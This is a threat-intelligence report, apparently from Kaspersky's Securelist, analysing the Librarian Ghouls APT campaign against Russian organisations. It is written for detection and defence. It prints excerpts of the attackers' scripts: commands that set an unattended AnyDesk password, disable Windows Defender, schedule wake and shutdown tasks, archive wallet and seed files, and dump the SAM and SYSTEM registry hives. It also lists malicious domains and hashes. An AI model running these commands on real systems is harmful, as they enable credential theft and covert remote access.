Sleep with one eye open: how Librarian Ghouls steal data by night

securelist.com/librarian-ghouls-apt-wakes-up-computers-to-steal-data-and-mine-crypto/116536/

Authors

Expert Kaspersky

Introduction

Librarian Ghouls, also known as “Rare Werewolf” and “Rezet”, is an APT group that targets entities in Russia and the CIS. Other security vendors are also monitoring this APT and releasing analyses of its campaigns. The group has remained active through May 2025, consistently targeting Russian companies.

A distinctive feature of this threat is that the attackers favor using legitimate third-party software over developing their own malicious binaries. The malicious functionality of the campaign described in this article is implemented through command files and PowerShell scripts. The attackers establish remote access to the victim’s device, steal credentials, and deploy an XMRig crypto miner in the system.

Our research has uncovered new tools within this APT group's arsenal, which we will elaborate on in this article.

Technical details

Initial infection vector

Attacks by Librarian Ghouls continued almost unabated throughout 2024. We observed a slight decline in the group's activity in December, followed immediately by a new wave of attacks, which is ongoing. The group's primary initial infection vector involves targeted phishing emails that contain password-protected archives with executable files inside. These malicious emails are typically disguised as messages from legitimate organizations, containing attachments that appear to be official documents. The infection process is as follows: the victim opens the attached archive (the password is usually provided in the email body), extracts the files inside, and opens them.

We managed to get hold of a malicious implant from an archive disguised as a payment order. The sample is a self-extracting installer made with the Smart Install Maker utility for Windows.


The installer contains three files: an archive, a configuration file, and an empty file irrelevant for our analysis. They are later renamed into `data.cab`, `installer.config` and `runtime.cab` respectively.

The primary malicious logic resides in the installer's configuration file. It uses a variety of registry modification commands to automatically deploy the legitimate window manager, 4t Tray Minimizer, onto the system. This software can minimize running applications to the system tray, allowing attackers to obscure their presence on the compromised system.

Once 4t Tray Minimizer is installed, the installer pulls three files from `data.cab` and puts them into the `C:\Intel` directory, specifically at:

File	Name when archived	Path on the infected system
Legitimate PDF as a decoy	0	\Intel\Payment Order # 131.pdf
Legitimate curl utility executable	1	\Intel\curl.exe
LNK file	2	\Intel\AnyDesk\bat.lnk

The PDF decoy resembles an order to pay a minor amount:



0401060

Поступ. в банк. плат. | Списано со сч. плат.

ПЛАТЕЖНОЕ ПОРУЧЕНИЕ № 131 | 15.06.2024 (Дата) | (Вид платежа) | 08

Сумма прописью	Шестьсот рублей 00 копеек		
ИНН [redacted]	КПП [redacted]	Сумма	600-00
ООО [redacted] Плательщик		Сч. №	[redacted]
АКБ [redacted] Банк плательщика		БИК	[redacted]
		Сч. №	[redacted]
[redacted] Банк получателя		БИК	[redacted]
		Сч. №	[redacted]
ИНН [redacted]	КПП [redacted]	Сч. №	[redacted]
[redacted] Получатель		Вид оп. 01 / Срок плат.	
		Наз. пл. / Очер. плат.	5
		Код 0 / Рез. поле	
[redacted]	[redacted] 0	0 / 0 / 0	

Взносы на обязательное социальное страхование от несчастных случаев на производстве и профессиональных заболеваний за май 2024 года. Регистрационный номер [redacted]

Назначение платежа

PDF document imitating a payment order

rezet.cmd

Once `data.cab` is unpacked, the installer generates and executes a `rezet.cmd` command file, which then reaches out to the C2 server `downdown[.]ru`, hosting six files with the JPG extension. `rezet.cmd` downloads these to `C:\Intel`, changing their file extensions to: `driver.exe`, `blat.exe`, `svchost.exe`, `Trays.rar`, `wol.ps1`, and `dc.exe`.

- `driver.exe` is a customized build of `rar.exe`, the console version of WinRAR 3.80. This version has had user dialog strings removed: it can execute commands but provides no meaningful output to the console.
- `blat.exe` is Blat, a legitimate utility for sending email messages and files via SMTP. Attackers use this to send data they steal to an email server they control.
- `svchost.exe` is the remote access application AnyDesk. Attackers use this to remotely control the compromised machine.
- `dc.exe` is Defender Control, which allows disabling Windows Defender.

After downloading the files, the script uses the specified password and the `driver.exe` console utility to extract `Trays.rar` into the same `C:\Intel` directory and run the unpacked `Trays.lnk`. This shortcut allows starting 4t Tray Minimizer minimized to the tray.

Next, the script installs AnyDesk on the compromised device and downloads a `bat.bat` file from the C2 server to `C:\Intel\AnyDesk`. Finally, `rezet.cmd` runs `bat.lnk`, which was previously extracted from `data.cab`.

bat.bat

Opening the `bat.lnk` shortcut runs the `bat.bat` batch file, which executes a series of malicious actions.

Disabling security measures and a scheduled task

First, the BAT file sets the password `QWERTY1234566` for AnyDesk, which allows the attackers to connect to the victim's device without asking for confirmation.

Next, the script uses the previously downloaded Defender Control (`dc.exe`) application to disable Windows Defender.

To verify that the victim's computer is on and available for remote connections, the batch file runs the `powercfg` utility six times with different parameters. This utility controls the local machine's power settings.

Next, `bat.bat` runs the `schtasks` utility to create a `ShutdownAt5AM` scheduler task, which shuts down the victim's PC every day at 5 AM as the name suggests. It is our assessment that the attackers use this technique to cover their tracks so that the user remains unaware that their device has been hijacked.

```
1  echo QWERTY1234566 | AnyDesk.exe --set-password _unattended_access
2  %SYSTEMDRIVE%\Intel\dc.exe /D
3
4  powercfg -setacvalueindex SCHEME_CURRENT 4f971e89-eebd-4455-a8de-
   9e59040e7347 5ca83367-6e45-459f-a27b-476b1d01c936 0
5
   powercfg -change -standby-timeout-ac 0
6
   powercfg -change -hibernate-timeout-ac 0
7
   powercfg -h off
8
   powercfg /SETDCVALUEINDEX SCHEME_CURRENT 238c9fa8-0aad-41ed-83f4-
9  97be242c8f20 bd3b718a-0680-4d9d-8ab2-e1d2b4ac806d 1
10 powercfg /SETACVALUEINDEX SCHEME_CURRENT 238c9fa8-0aad-41ed-83f4-
   97be242c8f20 bd3b718a-0680-4d9d-8ab2-e1d2b4ac806d 1

   schtasks /create /tn "ShutdownAt5AM" /tr "shutdown /s /f /t 0" /sc daily /st 05:00
```

Disabling security measures and the power management configuration in bat.bat

Wakeup script and data theft

Next, the batch file executes the `wol.ps1` script via PowerShell.

```
1  $Action = New-ScheduledTaskAction -Execute "C:\Program Files
   (x86)\Microsoft\Edge\Application\msedge.exe"
2
   $Trigger = New-ScheduledTaskTrigger -Daily -At "01:00AM"
3
   $Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -LogonType
4  ServiceAccount -RunLevel Highest
5  # Creating task settings
6  $TaskSettings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -
   DontStopIfGoingOnBatteries -StartWhenAvailable -WakeToRun
7
   # Registering task in Task Scheduler

   Register-ScheduledTask -Action $Action -Principal $Principal -Trigger $Trigger -
   TaskName "WakeUpAndLaunchEdge" -Settings $TaskSettings -Force
```

Contents of the “wol.ps1” script

This script launches Microsoft Edge every day at 1 AM. We found no evidence of `msedge.exe` being replaced or compromised, leading us to believe it is a genuine Microsoft Edge executable. This daily browser activation wakes the victim's computer, giving attackers a four-hour window to establish unauthorized remote access with AnyDesk before the scheduled task shuts the machine down at 5 AM.

Following the execution of the PowerShell script, `bat.bat` removes the curl utility, the `Trays.rar` archive, and the AnyDesk installer. The attackers no longer need these components: at this stage of the infection, all necessary malicious files and third-party utilities have been downloaded with curl, `Trays.rar` has been unpacked, and AnyDesk has been installed on the device.

After that, the batch file sets environment variables for Blat. These variables contain, among other things, the email addresses where the victim's data will be sent and the passwords for these accounts.

The next step is to collect information stored on the device that is of interest to the attackers:

- Cryptocurrency wallet credentials and seed phrases
- Dumps of the `HKLM\SAM` and `HKLM\SYSTEM` registry keys made with `reg.exe`

```
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED]
%SYSTEMDRIVE%\Intel\wallet.rar  C:\*парол*.* /y


%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED]
%SYSTEMDRIVE%\Intel\wallet.rar  C:\*карт*.* /y


%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED]
%SYSTEMDRIVE%\Intel\wallet.rar  C:\*кошельк*.* /y


%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED]
%SYSTEMDRIVE%\Intel\wallet.rar  C:\wallet.dat /y


%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED]
%SYSTEMDRIVE%\Intel\wallet.rar  C:\*wallet*.doc* /y


%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED]
%SYSTEMDRIVE%\Intel\wallet.rar  C:\*wallet*.txt /y

```

```
16
17  %SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED]
    %SYSTEMDRIVE%\Intel\wallet.rar  C:\*seed*.* /y
18
19
    %SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED]
20  %SYSTEMDRIVE%\Intel\wallet.rar  C:\keystore.json /y
21
22  %SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED]
    %SYSTEMDRIVE%\Intel\wallet.rar  C:\*bitcoin*.* /y
23
24
    %SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED]
    %SYSTEMDRIVE%\Intel\wallet.rar  C:\*usdt*.* /y


    %SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED]
    %SYSTEMDRIVE%\Intel\wallet.rar  C:\*ethereum*.* /y


    reg save hklm\sam %SYSTEMDRIVE%\Intel\sam.backup

    reg save hklm\system %SYSTEMDRIVE%\Intel\system.backup
```

Data collection by bat.bat

The BAT file uses `driver.exe` to pack data it has collected into two separate password-protected archives. Then, the script runs `blat.exe` to send the victim's data and AnyDesk configuration files to the attackers via SMTP.

Miner installation and self-deletion

Next, `bat.bat` deletes the files generated during the attack from the `C:\Intel\` folder and installs a crypto miner on the compromised system. To do this, the script creates a `bm.json` configuration file containing the mining pool address and the attackers' identifier, and then downloads `install.exe` from `hxxp://bmapps[.]org/bmcontrol/win64/Install.exe`.

`install.exe` is an installer that checks for the JSON configuration file and the `bmcontrol.exe` process in the system. If the process is detected, the installer terminates it.

Then, `install.exe` downloads an archive with mining tools from `hxxps://bmapps[.]org/bmcontrol/win64/app-1.4.zip`.

The archive contains the following files:

- `_install.exe`: a new version of the installer. While the samples in the attacks we analyzed were identical, we suspect the attackers have a scenario for updating the malware.
- `bmcontrol.exe`: miner controller
- `run.exe`, `stop.cmd`, `uninstall.cmd`: tools for starting, stopping, and removing the controller
- XMRig miner

Depending on the parameters of the JSON file, the unmodified original installer file is used, or `_install.exe` is renamed to `install.exe` and run. After that, the installer adds `run.exe` to autorun. This utility checks for an already running `bmcontrol.exe` controller on the compromised system, and if it doesn't find one, runs it from the downloaded archive.

Once running, `bmcontrol.exe` creates two processes: `master` and `worker`. The `master` process launches and constantly monitors the `worker`, and also restarts it if the latter quits unexpectedly. In addition, the `master` passes the JSON configuration file to the `worker` process.

Before launching the XMRig miner, the `worker` process collects the following system information:

1. Available CPU cores
2. Available RAM
3. GPU

This data is used to configure the miner on the compromised device and also sent to the attackers' server. While XMRig is running, the `worker` maintains a connection to the mining pool, sending a request every 60 seconds.

After installing the miner on the system, `bat.bat` removes itself from the victim's device.

Legitimate software utilized by the attackers

It is a common technique to leverage third-party legitimate software for malicious purposes (T1588.002), which makes detecting and attributing APT activity more difficult. We have seen this pattern in current campaigns by various APT groups, in particular in the Likho cluster.


Beyond the utilities discussed above, we also identified the following software in Librarian Ghouls attacks:

- Mipko Personal Monitor: a DLP system that the attackers use to monitor the victim. The application can collect screenshots and record keystrokes among other things.

- WebBrowserPassView: a password recovery utility that can extract passwords stored in web browsers. The attackers use this to steal victims' credentials.
- ngrok: a global reverse proxy that secures and accelerates network services. Used by the attackers to connect to target machines.
- NirCmd: a legitimate utility that facilitates various OS tasks without a visible user interface. The attackers use this to covertly run scripts and executables.

Phishing campaign

Our investigation revealed several domains that we assess with low confidence to be associated with the ongoing Librarian Ghouls campaign. At the time of the investigation, some of them remained active, including `users-mail[.]ru` and `deauthorization[.]online`. These domains hosted phishing pages, generated with PHP scripts and designed to harvest credentials for the `mail.ru` email service.




Example of a phishing page associated with the APT campaign

Infrastructure

The implant detailed in this article communicated with the command-and-control servers `downdown[.]ru` and `dragonfires[.]ru`. Both resolve to the IP address 185.125.51[.]5.

Our analysis of the attackers' infrastructure revealed a notable characteristic: several malicious web servers associated with this campaign had directory listing enabled, allowing us to inspect files they stored.



Directory listing on a malicious server

Victims

Our telemetry indicated that, during the investigation period, hundreds of Russian users fell victim to this campaign. It primarily focuses on industrial enterprises, with engineering schools also being a target of interest. Furthermore, the attacks described also impacted users in Belarus and Kazakhstan.

The phishing emails are notably composed in Russian and include archives with Russian filenames, along with Russian-language decoy documents. This suggests that the primary targets of this campaign are likely based in Russia or speak Russian.

About the attackers

Librarian Ghouls APT exhibits traits commonly associated with hacktivist groups, such as the use of self-extracting archives and a reliance on legitimate, third-party utilities rather than custom-built malware binary modules.

Since the beginning of the current campaign in December 2024, we have seen frequent updates to the implants, which vary in configuration files and the bundled sets of legitimate utilities. At the time of publishing this, our data encompassed over 100 malicious files connected to this campaign.

Takeaways

At the time of this report's release, the Librarian Ghouls APT campaign described in it is still active, as evidenced by attacks we observed in May 2025. Consistent with previous activity, the attackers leverage third-party legitimate utilities rather than developing custom tools. All of the malicious functionality still relies on installer, command, and PowerShell scripts. We observe that the attackers are continuously refining their tactics, encompassing not only data exfiltration but also the deployment of remote access tools and the use of phishing sites for email account compromise. We constantly monitor this threat actor and will continue to share up-to-date information about its activity.

Indicators of compromise

** Additional indicators of compromise and a YARA rule for detecting Librarian Ghouls activity are available to customers of our APT Intelligence Reporting service. Contact intelreports@kaspersky.com for more details.*

Implants

d8edd46220059541ff397f74bfd271336dda702c6b1869e8a081c71f595a9e68
2f3d67740bb7587ff70cc7319e9fe5c517c0e55345bf53e01b3019e415ff098b
de998bd26ea326e610cc70654499cebfd594cc973438ac421e4c7e1f3b887617
785a5b92bb8c9dbf52cfda1b28f0ac7db8ead4ec3a37cfd6470605d945ade40e
c79413ef4088b3a39fe8c7d68d2639cc69f88b10429e59dd0b4177f6b2a92351
53fd5984c4f6551b2c1059835ea9ca6d0342d886ba7034835db2a1dd3f8f5b04

Implant configuration files

f8c80bbecbfb38f252943ee6beec98edc93cd734ec70ccd2565ab1c4db5f072f
4d590a9640093bbda21597233b400b037278366660ba2c3128795bc85d35be72
1b409644e86559e56add5a65552785750cd36d60745afde448cce7f6f3f09a06
7c4a99382dbbd7b5aaa62af0ccff68aecdde2319560bbfdaf76132b0506ab68a
702bf51811281aad78e6ca767586eba4b4c3a43743f8b8e56bb93bc349cb6090
311ec9208f5fe3f22733fca1e6388ea9c0327be0836c955d2cf6a22317d4bdca

Malicious archive attachments

fd58900ea22b38bad2ef3d1b8b74f5c7023b8ca8a5b69f88cfbfe28b2c585baf
e6ea6ce923f2eee0cd56a0874e4a0ca467711b889553259a995df686bd35de86
6954eaed33a9d0cf7e298778ec82d31bfbdf40c813c6ac837352ce676793db74

Malicious BAT files

e880a1bb0e7d422b78a54b35b3f53e348ab27425f1c561db120c0411da5c1ce9
c353a708edfd0f77a486af66e407f7b78583394d7b5f994cd8d2e6e263d25968
636d4f1e3dcf0332a815ce3f526a02df3c4ef2890a74521d05d6050917596748
c5eeec72b5e6d0e84ff91dfdcbefbbbf441878780f887febb0caf3cbe882ec72
8bdb8df5677a11348f5787ece3c7c94824b83ab3f31f40e361e600576909b073
2af2841bf925ed1875faadcbb0ef316c641e1dcdb61d1fbf80c3443c2fc9454f

Decoy documents

cab1c4c675f1d996b659bab1ddb38af365190e450dec3d195461e4e4ccf1c286
dfac7cd8d041a53405cc37a44f100f6f862ed2d930e251f4bf22f10235db4bb3
977054802de7b583a38e0524feefa7356c47c53dd49de8c3d533e7689095f9ac
65f7c3e16598a8cb279b86eaeda32cb7a685801ed07d36c66ff83742d41cd415
a6ff418f0db461536cff41e9c7e5dba3ee3b405541519820db8a52b6d818a01e
6c86608893463968bfda0969aa1e6401411c0882662f3e70c1ac195ee7bd1510

Malicious PS1 scripts

8b6afbf73a9b98eec01d8510815a044cd036743b64fef955385cbca80ae94f15
7d6b598eaf19ea8a571b4bd79fd6ff7928388b565d7814b809d2f7fdedc23a0a
01793e6f0d5241b33f07a3f9ad34e40e056a514c5d23e14dc491cee60076dc5a

Miner installer (install.exe)
649ee35ad29945e8dd6511192483dddfdfe516a1312de5e0bd17fdd0a258c27f

Miner controller (bmcontrol.exe)
9cce3eaae0be9b196017cb6daf49dd56146016f936b66527320f754f179c615f

Miner launcher (run.exe)
d7bcab5acc8428026e1afd694fb179c5cbb74c5be651cd74e996c2914fb2b839

Legitimate software

AnyDesk
Blat
curl
Defender Control
Customized RAR 3.80

AnyDesk
Mipko Personal Monitor
ngrok
NirCmd
4t Tray Minimizer
WebBrowserPassView

Librarian Ghouls malicious domains

vniir[.]space
vniir[.]nl
hostingforme[.]nl
mail-cheker[.]nl
unifikator[.]ru
outinfo[.]ru
anyhostings[.]ru
center-mail[.]ru
redaction-voenmeh[.]info
acountservices[.]nl
accouts-verification[.]ru
office-email[.]ru
email-office[.]ru
email-informer[.]ru
office-account[.]ru
deauthorization[.]online
anyinfos[.]ru
verifikations[.]ru
claud-mail[.]ru
users-mail[.]ru
detectis[.]ru
supersuit[.]site
downdown[.]ru
dragonfires[.]ru
bmapps[.]org

- Malware Technologies
- Targeted attacks
- Malware Descriptions
- Spear phishing
- Malware
- APT
- PowerShell

- Miner
- XMRig
- WinRAR
- Microsoft Edge

Authors

Kaspersky

Sleep with one eye open: how Librarian Ghouls steal data by night

---